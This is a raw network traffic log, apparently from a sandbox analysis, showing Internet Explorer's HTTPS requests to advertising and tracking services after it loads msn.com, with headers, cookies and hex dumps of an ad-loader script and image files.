11	192.168.2.5	49805	18.184.201.8	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	13	OUT	GET /ups/58222/sync?_origin=1&uid=2766180096684126000V10 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: pixel.advertising.com
2021-10-07 14:20:12 UTC	14	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 14:20:12 GMT Content-Length: 0 Connection: close Strict-Transport-Security: max-age=31536000 Set-Cookie: APID=UPaf4281b3-2779-11ec-a664-02db7f727538;Version=1;Domain=.advertising.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 14:20:12 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://pixel.advertising.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49806	18.184.201.8	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	15	OUT	GET /ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: pixel.advertising.com Cookie: APID=UPaf4281b3-2779-11ec-a664-02db7f727538
2021-10-07 14:20:12 UTC	15	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 14:20:12 GMT Content-Length: 0 Connection: close Strict-Transport-Security: max-age=31536000 Set-Cookie: APID=UPaf4281b3-2779-11ec-a664-02db7f727538;Version=1;Domain=.advertising.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 14:20:12 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10&apid=UPaf4281b3-2779-11ec-a664-02db7f727538

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49817	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	16	OUT	GET /ups/58222/sync?_origin=1&uid=2766180096684126000V10&apid=UPaf4281b3-2779-11ec-a664-02db7f727538 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com Cookie: A3=d=AQABBBwCX2ECEPuVj2RlU4od0aG8sPO8M2EFEgEBAQFTYGFoYQAAAAAA_eMAAAcIHAJfYfO8M2E&S=AQAAAq9EDu4ZC-eONZDFuqmxOcc; B=62ctsudglu0gs&b=3&s=uo; IDSYNC=18xa~20tq
2021-10-07 14:20:12 UTC	17	IN	HTTP/1.1 204 No Content Date: Thu, 07 Oct 2021 14:20:12 GMT Strict-Transport-Security: max-age=31536000 Set-Cookie: IDSYNC=18xa~20tq;Version=1;Domain=.analytics.yahoo.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 14:20:12 GMT;Secure;SameSite=None Set-Cookie: APID=UPaf4281b3-2779-11ec-a664-02db7f727538;Version=1;Domain=.yahoo.com;Path=/;Max-Age=7378787;Expires=Sat, 01-Jan-2022 00:00:00 GMT;Secure;SameSite=None Set-Cookie: APIDTS=1633616412;Version=1;Domain=.yahoo.com;Path=/;Max-Age=86400;Expires=Fri, 08-Oct-2021 14:20:12 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBBwCX2ECEPuVj2RlU4od0aG8sPO8M2EFEgEBAQFTYGFoYQAAAAAA_eMAAAcIHAJfYfO8M2E&S=AQAAAq9EDu4ZC-eONZDFuqmxOcc; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=62ctsudglu0gs&b=3&s=uo; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49819	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	18	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive
2021-10-07 14:20:12 UTC	18	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 14:20:12 GMT Content-Type: application/javascript Content-Length: 10157 Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=1800, must-revalidate Etag: "643eb1aad6ba3932ca744b96ffc00048" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 1500 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=P4xkgvVEwTpk6qsMMLmI4nem1AhPMudhuhVTYPKNXTqh9sfxOrUc0k4tX8XAwyS5gJMHCorgeCsuatWpmqIbztiQ21Zeisbs%2B9GTx%2FUJa6n1Hw%2F3HQGUafYkAesgFw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69a7c4d4c8dc6977-FRA
2021-10-07 14:20:12 UTC	19	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	19	IN	Data Raw: 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 2 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 Data Ascii:){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.va
2021-10-07 14:20:12 UTC	21	IN	Data Raw: 7c 77 69 6e 64 6f 77 2e 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d Data Ascii: |window.document.documentElement).appendChild(e)}}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"}}
2021-10-07 14:20:12 UTC	22	IN	Data Raw: 65 78 4f 66 28 6e 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 29 29 26 26 28 74 3d 21 30 2c 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 Data Ascii: exOf(n.toLowerCase()))&&(t=!0,p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,doma
2021-10-07 14:20:12 UTC	23	IN	Data Raw: 28 65 29 7b 76 61 72 20 74 3d 63 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 Data Ascii: (e){var t=c.bundles[e];i[e]={min:Math.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t}}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.tr
2021-10-07 14:20:12 UTC	25	IN	Data Raw: 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 6f 29 7d 63 61 74 63 68 28 65 29 7b 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 74 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 6f 69 64 20 30 2c 76 6f 69 64 20 30 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 74 2c 6e 2c 6f 3b 72 65 74 Data Ascii: dow.dispatchEvent(o)}catch(e){}var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(this,void 0,void 0,function(){var t,n,o;ret
2021-10-07 14:20:12 UTC	26	IN	Data Raw: 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c 62 6c 61 7a 65 72 7c 63 6f 6d 70 61 6c 7c 65 6c 61 69 6e 65 7c 66 65 6e 6e 65 63 7c 68 69 70 74 6f 70 7c 69 65 Data Ascii: ntent")||p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|ie
2021-10-07 14:20:12 UTC	27	IN	Data Raw: 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c 63 29 29 7c 70 68 69 6c 7c 70 69 72 65 7c 70 6c 28 61 79 7c 75 63 29 7c 70 6e 5c 2d 32 7c 70 6f 28 63 6b 7c 72 Data Ascii:)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|r
2021-10-07 14:20:12 UTC	29	IN	Data Raw: 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: n[2]}}}}}}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49824	172.217.168.38	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:13 UTC	29	OUT	GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUmHOxlMoxj0Pnqfm3OGPHOK5PB_3CT4Qubkpi3xpdeiBinOowt7h4y8MxfC1z8
2021-10-07 14:20:13 UTC	29	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Thu, 07 Oct 2021 06:41:48 GMT Expires: Fri, 08 Oct 2021 06:41:48 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 27505 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-07 14:20:13 UTC	30	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii: (& N(
2021-10-07 14:20:13 UTC	30	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49827	104.26.3.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:13 UTC	31	OUT	GET /px.gif?ch=1&e=0.7922055029919313 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:13 UTC	31	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 14:20:13 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34sctt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Thu, 07 Oct 2021 14:34:37 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 71 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mUwGOBGV1MgTi%2BIdnewvtcHW1ztm1sYy5zShw2PjlCbPqP5rFI638WyYgkNqL9kLM2dDTqqTzr%2B6A6hiTqZM9hRcudYQ770bh5cTjFsELzxmzHB%2BP7NTeJ2AxyIhlkrnfA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69a7c4d81f3c696a-FRA
2021-10-07 14:20:13 UTC	33	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff 21 f9 04 01 00 00 01 00 2c Data Ascii: GIF89a!,
2021-10-07 14:20:13 UTC	33	IN	Data Raw: 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49846	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	33	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F229da042318840c2bedb0d7d4a629da7.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 14:20:18 UTC	105	IN	HTTP/1.1 200 OK Connection: close Content-Length: 16690 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 583035538548815753606259098869495976665,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "9453f5ea1e8f6182b5f87c8c2ebd6474" expiration: expiry-date="Sun, 17 Oct 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Thu, 16 Sep 2021 03:17:34 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 94 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 118 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb202 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 14:20:18 GMT Via: 1.1 varnish Age: 369714 X-Served-By: cache-wdc5571-WDC, cache-mxp6930-MXP X-Cache: HIT, MISS X-Cache-Hits: 1, 0 X-Timer: S1633616418.019958,VS0,VE312 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F229da042318840c2bedb0d7d4a629da7.jpg X-vcl-time-ms: 312

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:18 UTC	106	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 05 07 04 06 02 03 08 00 01 09 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 01 02 03 00 04 05 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 b5 b7 d3 ed aa 26 6a 46 ea 9f 66 96 12 f0 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"4&jFf
